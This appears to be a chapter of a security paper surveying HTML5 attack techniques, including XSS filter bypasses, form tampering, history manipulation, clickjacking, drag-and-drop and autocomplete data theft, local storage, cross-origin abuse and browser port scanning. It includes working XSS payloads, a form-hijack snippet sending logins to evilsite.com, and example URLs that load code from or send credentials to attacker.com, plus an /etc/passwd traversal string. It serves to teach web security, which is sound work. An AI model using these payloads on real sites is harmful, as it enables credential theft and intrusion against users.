
New XSS Attack Vectors in HTML5

In the majority of cases developers, unfortunately, take the less efficient 3rd option - of preventing users entering certain content. HTML5 however introduces new tags and attributes which can execute scripts, and which will bypass these existing filters. For example (using a simple *alert(1)* to create a message box as the injected script):

1. **Case 1: Filter blocks known tags that can execute JavaScript (<script>, <img>, etc)**
   HTML5 adds new tags[xii] which bypass these now outdated lists e.g.

```
<video onerror="javascript:alert(1)"><source>
<audio onerror="javascript:alert(1)"><source>
```

2. **Case 2: Filter blocks '<' and '>' so that no tags can be injected**
   In several cases however the XSS vulnerability allows the users content to be injected inside an elements attribute. For example, imagine a search box. The user enters content and clicks search. On the results page the search field has been updated with the previous search, causing HTML code such as this:




```
<input type=text value="Users Search Term">
```

   This allows the attacker to search for something like *" onload=javascript:alert(1)* which will be included within the input tag on the page. Some blacklisting filters will also filter attributes such as onload and onerror. HTML5 however adds new event attributes[xiii] that will not exist in outdated filters e.g.

```
<form id=demo onforminput=alert(1)>...</form>
<input type=text onunload=alert(1)>
<form id=demo2 /><button form=demo2 formaction=javascript:alert(1)>Button Text</button>
```

   The third example there is particularly useful, as it bypasses any filters that prevent the use of the *on** events.

   Finally, one of the most common injection locations in the past was within the INPUT tag, and a common trick to actually trigger the injected JavaScript was to use the *onmouseover* event. HTML5 introduces ways to create self-triggering XSS e.g.

```
<input type="text" value="XSS Injection Here" onfocus="alert(1)" autofocus>
```

All of these attacks and many more can be found on the excellent "HTML5 Security Cheatsheet" which is maintained by Mario Heiderich[xiv]

Form Tampering

HTML5 allows any form element (e.g. Buttons, Inputs etc) to associate themselves with a form on the page regardless of their position on the page. In the past all of the form elements needed to be between the <form> tags, now however the new form attribute allows a form element anywhere on the page to associate itself with a particular form e.g.

```
HTML4 Form

<form id="html4Form">
  <input type="text" value="Text goes here">
  <input type="submit">
</form>

HTML5 Form

<form id="html5Form">
  <input type="text" value="Text goes here">
</form>

<input type="submit" form="html5Form">
```

This on its own can already be used with XSS as part of a social engineering attack, however several new attributes allows tags such as Button[xv], or Submit inputs, to actually modify the form it is associated with

- **formaction -** Allows to change where the form content is submitted to
- **formenctype -** Change encoding type of the form data
- **formmethod -** Change it from GET to POST or vice versa
- **formnovalidate -** Turn off validation in the form
- **formtarget -** Change where the action URL is opened

Those attributes give an attacker a lot of scope to modify sensitive forms on a web page for malicious purposes. Even without modifying the form itself, if the attacker can execute scripts on the page they can quietly sit in the background and monitor user input using the ***onforminput*** and ***onformchange*** events, allowing them to sniff user input and send it to the attackers server.

In the code example below, the attacker has injected what appears to be an advertisement for a free iPad into a login page:

```
<html>
<body>
  <form action="example.php" method="get" id=login_form>
    Login: <input type="text" name="login" /><br />
    Password: <input type="text" name="password" /><br />
    <input type="submit" value=Login>
  </form>

  <!-- This Code was injected by the attacker -->
  <button type="submit" form=login_form formaction="http://evilsite.com/steal_login.php">
    <img src="http://www.freeipadnow.net/images/free-ipad.png">
  </button>
  <!-- This Code was injected by the attacker -->

</body>
</html>
```

This will appear to the user as:

Fig 3.2: *Form Tampering with Fake Advertisement*

If the victim clicks on the advertisement, which is actually a button in disguise (having filled out the login details), they will actually submit the form to the attacker

Combined this new functionality allows an attacker who has successfully injected JavaScript to intercept all user input, and alter the way that the pages form works. The classic example of this would be to modify a form on a banking site to submit a banking transfer instead of a more benign function.

History Tampering

Two new functions have been introduced to the History object as part of the HTML5 spec. In the past history had 3 functions - ***back(), forward()*** and ***go()*** which allowed a web developer to make use of the browser back and forward buttons, to navigate the users history.

HTML5 introduces two new functions

- **pushState(data, title, [url])** - Pushes the given data into the session history, with the given title, and if provided the given URL
- **replaceState(data, title, [url])** - Updates the current entry in the session history with the given data, the given title, and if provided the given URL

Both of these functions have several real world uses, however both of them can also be used for malicious purposes. Lets first look at an example using ***pushState()***:

```
<script>
  for(i=0;i<=20;i++) {
    history.pushState({}, "", "/NoEscapeFromThisPage.html");
  }
</script>
```

When this code runs it will add 20 entries to the session history, all of which link to the page *NoEscapeFromThisPage.html* on the current domain (let's assume that is the current page itself). The effect that this will have is that the user can not use the back button in the browser to get away from the page. Every time they do, the browser will load simply remain on the current page, which is still the *NoEscapeFromThisPage.html* file. Also that page can be designed to continually add another 20 copies of itself to the session history.

This attack can be used to force a user to stay on a particular page (for example a pornography page, phishing page or FakeAV). The attack could also be used to fill an unsuspecting victims machine with questionable looking page names, none of which they actually visited, but which would appear in the browsers history - which could be used as part of a blackmail operation. Note that the URL parameter can only be a URL with the same origin as the site executing the JavaScript code, but that does not stop the script adding history items such as

www.NormalSiteYouVisited.com/PageWithReallyQuestionableTitle.html

To see an example of that in action, have a look at this code:

```
<html>
<head>
<script>
function alterHistory(){
   history.pushState({}, "", "/DodgyPage1.html");
   history.pushState({}, "", "/DodgyPage2.html");
   history.pushState({}, "", "/DodgyPage3.html");
   history.pushState({}, "", "/HistoryChanger.html");
}
</script>
</head>
<body onload=alterHistory()>
</body>
</html>
```

When this page (which is located at HistoryChanger.html) loads, it will add the three suspicious entries to the browser history before changing back to HistoryChanger.html. This will happen so quickly that the user will not notice the change - but the entries will still be present in the browser history.




Fig 3.3: *Successfully altered History*

For our second example we will look at ***replaceState()***. Replace state will replace the current history state of the browser, however this has the nice affect that it will update the URL of the page without actually reloading the page. To understand what we could do with this, imagine that a user visits a page with the URL *www.badsite.com/landingPage*. On that page is the following script:

```
<script>
  history.replaceState({}, "", "/www.BankOfIreland.com/login.php");
</script>
```

This has the effect of changing the URL of the page to *www.badsite.com/www.BankOfIreland.com/login.php.* It is important to note that the URL variable of ***replaceState()*** can only be a path on the current domain, not a link to another domain entirely - however it does open the door for some nice phishing related attacks.

For more information on these two functions - Mozilla have a very good article on manipulating the browser history on their developers network site[xvi], HTML5Demos[xvii] have a good example and Murray Picton has also created some code that actually animates the URL of the page[xviii].

Clickjacking

Clickjacking[xix], also known as UI redressing, is an existing attack which aims to effectively steal mouse button clicks from a victim, and redirect them to a different page specified by the attacker. The goal of the attacker is to have the user click on a concealed link without their knowledge. In the most common attack scenario, the attacker tricks the victim into visiting a page with a number of buttons on it - and entices the victim to click these buttons. However what the victim does not realise is that another page has been loaded over the visible page as a transparent layer. When the user clicks on the buttons they can see they are actually clicking on content in the hidden page, which can lead the victim to carry out unintended actions. This is made even worse if the transparent page is actually a site that is off limits to the attacker, but which the user has access to - as the users browser may automatically log them into the hidden page.

Lets illustrate this with a simple game of Where's Wally (or Where's Waldo[xx] for US readers). If you are unfamiliar with this game the goal is to find a certain character, called Wally, in a picture. I've highlighted Wally in the picture below:




Fig 3.4: *Game with Hidden Iframe (Wally highlighted)*

This page looks like a simple image. However what the victim does not realise is there is a transparent Iframe overlaid on top of this page. Here is the HTML code for the page:

```
<!DOCTYPE html>
<html>
<head></head>
<body>
  <center>
    <p>CLICK ON WALLY TO WIN!</p>
    <img src="http://technology360.typepad.com/photos/uncategorized/waldo.jpg">
    <iframe width=100% height=100% frameborder="0" id="hiddenFrame"
    src="http://www.amazon.com/Kindle-Wireless-Reader-3G-Wifi-Graphite/dp/B003DZ1Y72/ref=amb_link_357236502_4?
    style="opacity: 0.8; overflow:hidden; left:-650px; top:190px; position:absolute; z-index:1;"></iframe>
  </center>
</body>
</html>
```

In this code you can see the attacker loads the image of the game. However the attacker also loads an Iframe which the user cannot see. Let's look at the Iframe attributes to understand what is happening:

- **src -** The Iframe points to the Amazon.com webpage to purchase an Amazon Kindle
- **frameborder -** The frameborder is turned off so that the border of the Iframe is not visible
- **opacity -** Opacity is set to 0, rendering the Iframe transparent (for the code above I have set it to 0.8 so that you will be able to see the frame slightly in the next picture below)
- **left, top, position -** These 3 attributes combine to allow the attacker to position the Iframe exactly where the attacker wants on the page.
- **z-index -** This places the hidden Iframe in front of the picture, so that it will receive user clicks instead of the picture itself

To really understand what will happen when the user clicks on Wally, I have changed the Opacity attribute to 0.8




Fig 3.5: *Hidden Iframe revealed*

So when the victim thinks they are clicking on Wally, they are actually ordering and paying for an Amazon Kindle using Amazons 1-click purchase feature.

Most sites that do employ server side defences against Clickjacking do so using a technique known as FrameKilling[xxi]. Essentially this is a piece of code that checks if the webpage is being displayed in a frame, and if so - refuses to load, or displays an error message. Sites such as Gmail and Twitter, which have been victims of Clickjacking campaigns in the past, make use of this technique.

New Clickjacking Attack Vectors in HTML5

In order to increase security, HTML5 has added a new attribute to Iframes called ***sandbox***[xxii]. This attribute allows the page to impose restrictions on what the content of the embedded Iframe can do, including disabling forms, scripts and plugins. On first glance this seems like a very good idea - it allows a page to embed content from an un-trusted source (e.g. an advertisement), but restricts what that content can do. However, it actually lowers the security of any sites that use FrameKilling to protect against Clickjacking - as the FrameKilling code can no longer run.

HTML5 also introduces the ***Drag and Drop API*** - which allows the user to drag elements of a page to another location (e.g. desktop, another page)[xxiii]. It also allows you to drag content from outside a page (e.g. an image on the desktop) into a page itself[xxiv] - leading to a lot of possibilities when it comes to user interaction.

Needless to say, it also introduces a number of new attacks as well. Historically tricking users into actually entering data using clickjacking is difficult, and it is even more difficult to force the users to enter *specific* data - such as an address to ship an item to. It is also not possible for the attackers page to extract data from the embedded hidden iframe due to the Same Origin Policy[xxv].

Drag and Drop however simplifies this process a lot. Two drag and drop related attacks are described very well in a Blackhat EU 2010 presentation from Paul Stone[xxvi]. Paul describes the first of these as follows:

1. *Text Field Injection - Dragging attacker controlled data into hidden text fields*
   (a) Position text field in hidden iframe
   (b) Get user to drag some element (e.g. game piece, slider)
   (c) Set drag data to the value attacker wants
   (d) Have Iframe follow the cursor
   (e) User releases mouse button, unknowingly dropping text into the text field.

The important step here is (c). When dragging an object, you can alter the value that will be dropped using the dataTransfer.setData function - which gives a lot of flexibility to the attacker.

```
<div ondragstart="event.dataTransfer.setData('Attackers Text')">Drag me</div>
```

The second attack described in the paper works in the opposite direction. In this case the attacker can drag content *from* a hidden Iframe - potentially stealing confidential data they could not otherwise access.

2. *Content Extraction - Dragging private user data into areas under the attackers control*
   (a) Trick victim into selecting hidden confidential data (e.g. overlay with a game piece)
   (b) Get user to drag this element
   (c) User drops element in an area under attacker control
   (d) User releases mouse button, unknowingly dropping confidential data into attackers control

In the paper Paul Stone expands on this attack, showing how a victim can be tricked into selecting entire areas of the site, not just single elements. He also explains how a lot of the social engineering can be eliminated using the Java Drag & Drop API to trigger a drag at any time.

There is another very important attack scenario to consider. In an extension of the first attack scenario, using social engineering an attacker could convince the victim to actually drag confidential files from their machines and drop these in the attacker controlled area - resulting in these files being sent to the attacker.

To summarize - Drag and Drop, when combined with social engineering allows an attacker to retrieve

confidential content and files belonging to the victim, and allows the attacker to enter and send specific form content as if they were the user themselves.

Stealing Sensitive Data via Autocomplete

A new addition to the <form> tag in HTML5 is the ***autocomplete***[xxvii] attribute. This attribute tells the users browser to predict the input for a form field. When the user starts to type, the browser displays options to the user based on their previous entries




Fig 3.6: *Autocomplete in action*

In many cases the entries in the drop down may contain sensitive data such as addresses, phone numbers, emails and even banking information and passwords. You might think that it is relatively easy for an attacker to gather the information in these drop down boxes, however they are not part of the DOM, so JavaScript can't see them.

However Lavakumar Kuppan, from Andlabs.org, came up with an interesting way to get around this attack using a clever piece of social engineering[xxviii]. This was based on an earlier attack disclosed by Jeremiah Grossman[xxix]. The attack works as follows:

1. An input field with very small width (3px) is placed just above the current mouse position
2. Using JavaScript a character is entered in the input box (starting with a, then b and so on)
3. Once the autocomplete shows up, the first entry on the list is now directly beneath the mouse pointer and is automatically highlighted. (This autocomplete box is also only 3px in size)
4. The attacker now social engineers the victim into pressing Enter, which will populate the input field with the autocomplete suggestion - and it can now be read by JavaScript
5. This process is repeated for each letter, and the input box is moved slightly higher each time, so that all autocomplete entries can be taken

That whole attack might sound farfetched, but the Andlabs site has an excellent proof of concept[xxx] that shows just how a victim could fall for such an attack. Overall this attack has the potential to yield quite a bit of personal information about a particular user - for example creating hidden input fields with names such as email, firstname, lastname, CCard, CCV, etc - and using this technique to iterate through them.




Fig 3.7: *Autocomplete Stealing POC from Andlabs*

Local Storage

HTML5 has introduced several very useful ways for web developers to save persistent content on a users machine, which includes Local Storage (aka Web Storage[xxxi]) and WebSQL[xxxii] storage. Traditionally cookies are used for persistent storage, however they have a number of limitations - they are restricted to 4K in size, are sent with every HTTP request - leading to a potential security issue, and unnecessary use of bandwidth.

Using the new Local Storage feature could not be easier:

```
<script>
  localStorage.setItem("MyItem","Items Value");
  var example = localStorage.getItem("My Item");
</script>
```

Information is stored as key-value pairs, and can be easily stored and retrieved. You can also register event handlers to monitor for changes to local storage values

WebSQL is also very easy to use. It provides a thin wrapper around an Sqlite database, and simple JavaScript functions to interact with it. It is implemented by Chrome, Opera and Safari - but Mozilla will not be implementing it, which may lead to the death of the standard[xxxiii]. In fact it is not technically a part of the HTML5 spec.

```
<script>
  var db = openDatabase('mydb', '1.0', 'my example database', 2 * 1024 * 1024);
  db.transaction(function (tx) {
    tx.executeSql('CREATE TABLE firstnames (id unique, text)');
    tx.executeSql('INSERT INTO firstnames (id, text) VALUES (1, "Robert")');
  });
</script>
```

As you can see, the format is rather straightforward, and should be familiar to anyone with SQL experience. The ***openDatabase()*** function takes parameters for the name, version, description, and size of the database. There are many good tutorials on WebSQL available on the web[xxxiv].

Local Storage Attacks

If developers start using Local Storage to store sensitive or interesting information, this will undoubtedly become a prime target for attackers. However attackers have a problem - a site can only read the local storage variables for its own domain. Unfortunately, attacker have two major ways to get around this

1. **Cross Site Scripting -** Obviously if the target site has an XSS flaw, the attacker can leverage this to execute their JavaScript code, and gain access to the local variables
2. **DNS Cache Poisoning / Spoofing[xxxv] -** Using this well known attack the attacker can redirect all requests for the target site to a different site under his control. Once they have done this, they now have complete access to the local storage variables for the target site. Enforcing SSL can help here to some extent

The severity of interacting with the local storage variables really depends on the web application itself. Reading variables could allow the attacker to read passwords in plain text or easily reversible hashing algorithms. Setting and altering the data could alter the behavior of the web application for the user. In addition, the attacker can also simply delete local storage variables using ***localStorage.clear()*** or ***localStorage.removeItem().***

WebSQL Attacks

As a form of local storage WebSQL is vulnerable to the same attacks as local storage (i.e. accessing local storage information via XSS or DNS spoofing). However WebSQL may also have two unique attack vectors to consider:

1. **SQL Injection[xxxvi] -** Using SQL injection the attacker could access all of the local database. This will allow them to actually bypass some of the business logic of an application.
2. **Local resource exhaustion -** WebSQL databases are supposed to be restricted to 5Mb in size. When a database grows to larger than that size the user should be presented with an option to grant more space to it. This is the case with the Safari browser:




Fig 3.8: *Safari WebSQL warning*
(Src: http://html5doctor.com/introducing-web-sql-databases/)

However at the time of writing other browsers, such as Chrome, do not complain if the size is larger than 5 MBs. An attacker could leverage this to fill the victims hard disk with useless data, which is even more of a concern on mobile devices with limited storage.

Cross-Origin Requests

XMLHttpRequest()[xxxvii] is a very commonly used API in modern web applications. This API is used to allow a webpage to send HTTP or HTTPS requests directly to a web server, and load the server response into the calling script. This API is actively used in sites using AJAX[xxxviii] such as Gmail, Facebook and Google Maps. Prior to the emergence of HTML5, these calls were subject to the Same Origin Policy - in other words Site A cannot make a direct request to site B, for security reasons.

HTML5 changes this situation however. Now it is possible for Site A to make a XMLHttpRequest to site B as long as Site B explicitly allows it. Site B can do this by including the following header in the response.

Access-Control-Allow-Origin: Site A

This new phenomenon of cross-origin requests (commonly shortened to COR) opens up a number of possible attacks

Reverse Web Shells

In his Blackhat presentation, Attacking with HTML5[xxxix], Lavakumar Kuppan released a tools called Shell of the Future which allows the attacker to tunnel HTTP traffic over COR from the victims browser. As well as acting as a proxy, this attack allows the attacker to browse the victims session from his browser, and even works on sites that use HTTPS. The attack works as follows:

1. Attacker first targets a vulnerable site that has a XSS flaw, and injects some code.
2. Victims visits the site and launches the attackers code
3. The attack payload makes a cross-domain call to the attackers site, which responds with the Access-Control-Allow-Origin header.
4. The injected code now maintains a two way communication channel with the attackers server via these cross-domain calls
5. The attacker can now access the vulnerable site, via the victims browser, by sending commands over this channel.

After the Blackhat presentation the Shell of the Future[xl] code was made public, and can easily be setup to show this attack in action.

Remote File Inclusion

In the same Blackhat presentation, Lavakumar Kuppan calls out another vulnerability that may be present in many sites today - a new type of remote file inclusion attack brought about by the changes made to ***XMLHttpRequest()*** in HTML5.The paper highlights a potential flaw in sites that use formatting such as:

http://www.example.com/#index.php
http://www.example.com/index.php?page=example.php

You can imagine that in the code of these types of page, they first parse out the name of the page to load (index.php in the first case, example.php in the second). Next they use ***XMLHttpRequest()*** to grab that file from their web server, before finally directly adding the code of that page to the current page.

In the past this sort of site setup could be exploited by a client side file inclusion attack. An attacker could send a link to the victim such as:

http://www.example.com/index.php?page=logout.php

The contents of logout.php would be fetched, added to the current page, and presented to the user - in this case logging them out of their session. Another thing an attacker could sometimes do was to request arbitrary files on the web server, such as:

http://www.example.com/index.php?page=../../../../../../etc/passwd

Regardless of the exact file the attacker requested however, they were limited in that they could only request files from the same origin as the page itself, as ***XMLHttpRequest()*** could only make requests to a site with the same origin. However with the changes made with HTML5, suddenly ***XMLHttpRequest()*** can access any site, as long as the site allows it. This now leaves a wide variety of sites open to an attack such as:

http://www.example.com/index.php?page=http://www.attacker.com/exploit.php

Which would load the attackers content, and embed it in the vulnerable site, ultimately running that code on the victims machine.

An extension of this attack is also detailed in the paper, called Cross-site posting. This is almost the reverse of the remote-file inclusion attack above, except in this case the attacker is not trying to embed their own code in the page, but instead is trying to have sensitive data that is supposed to be sent to the legitimate web server - sent to the attackers server instead. Imagine a page that uses the same ***XMLHttpRequest()*** style setup as those described above. This page asks the user to enter their login and password, and some other confidential information. Normally the URL for this page is

http://www.example.com/#login.php

but the attacker sends this link to the user instead

http://www.example.com/#http://www.attacker.com/stealDetails.php

The vulnerable page now sends the sensitive login data to the attackers server, something that could not happen in the past due to the Same Origin Policy. It is likely that this issue will continue to be a vulnerability until web developers realize they need to go back and put extra security checks in place in their code.

Sending Arbitrary Content

One of the assumptions made by the HTML5 specification is that cross-origin requests should in no way increase the attack surface of legacy servers which have no knowledge of the COR spec. This also assumes that the new spec does not grant any additional capabilities to JavaScript in terms of the requests they can make. As we have already seen above, there are a number of issues that may be present in legacy servers which use ***XMLHttpRequest()*** without validating that the target site has the same origin.

Another factor to consider is that there is no restrictions on the request part of an ***XMLHttpRequest()***. In other words Site A can request the content of any other site on the internet, but they can only read the response if the other site explicitly allows it. However in a lot of cases merely requesting a page on another server is enough to have an effect on that servers web application. Take a request to this imaginary page for example.

http://www.gamblingSite.com/placeBet.php?User=Robert&bet=1000&horse=1&race=10

To make things even more interesting the spec enables a new scenario - the post data sent by the requesting site is no longer restricted to the key=value format found in web forms, instead the data can be sent in an arbitrary format. Depending on the configuration of the web server, it may not be prepared to handle such input, and this could have undesirable results.

Cross-Document Messaging

Cross Document Messaging[xli] (aka Web Messaging) is another communication protocol introduced in the HTML5 draft, which again allows documents to communicate across domains. This API allows the sending of plain text messages from one domain to another. Prior to sending the message the sending page must first obtain the *Window* object of the receiving page. This allows cross domain messaging assuming:

- The target is a frame within the senders window
- The target is a window opened by the sender via a JavaScript call
- The target is the parent window of the sender, or the window which opened the sender document.

In addition to this, the target window must also explicitly provide code to handle the message. Here is example code of such a message being sent. First here is the code for the sender side

```
<script>
  var o = document.getElementsByTagName('iframe')[0];
  o.contentWindow.postMessage('test message', 'http://target.com/');
</script>
```

and here is code on the target to process the request

```
<script>
  window.addEventListener('message', receiver, false);
  function receiver(event) {
      if (event.origin == 'http://sender.com') {
              if (event.data == 'test message') {
                      event.source.postMessage('test message recieved, thanks!', event.origin);
              }
              else {
                      alert (event.data);
              }
      }
  }
</script>
```

The third line of this script is very important. It is checking to see if the message it just received actually came from the senders site, and not some other malicious site. However this line is not actually required for Cross-Document Messaging to work, and can easily be omitted by a developer. If the target does not validate the identity of the sending site (and also ideally validate the content in some way, as the sender identity could be spoofed) - there is a vulnerability for an attacker to exploit.

Web Sockets

The WebSocket API[xlii] is another specification that is not technically part of HTML5, but which is seeing good adoption across the browsers. The API provides bi-directional, full duplex communication channels over a single TCP socket. This is designed to replace the polling mechanisms used in AJAX to simulate a proper TCP connection.

Port Scanner

Port Scanning simply using JavaScript is possible with the new functionality added with HTML5, using either WebSockets or Cross-Origin Requests. The key to doing this involves checking the ReadyState attribute of the connection. Websockets have 4 states - CONNECTING, OPEN, CLOSING, and CLOSED. XMLHttpRequests have 5 states - UNSENT, OPENED, HEADERS_RECIEVED, LOADING and DONE.

It is possible to determine if a port is opened, filtered or closed based on the time taken to change from one state to another. In the case of Websockets scanning, this is the time taken in the CONNECTING state, in XMLHttpRequests it is the time taken in the OPENED state. These scans are not as reliable as a port scanner such as NMap as they are performed at the application layer.

However while this is not as powerful as a traditional port scanner, the real danger here is that by simply visiting a malicious or compromised page, an attacker can use this technique to scan the entire local network of the victim. Also because the scan is running on the victims machine, it is running behind any firewalls at the organization perimeter, something the attacker could not do under normal circumstances.

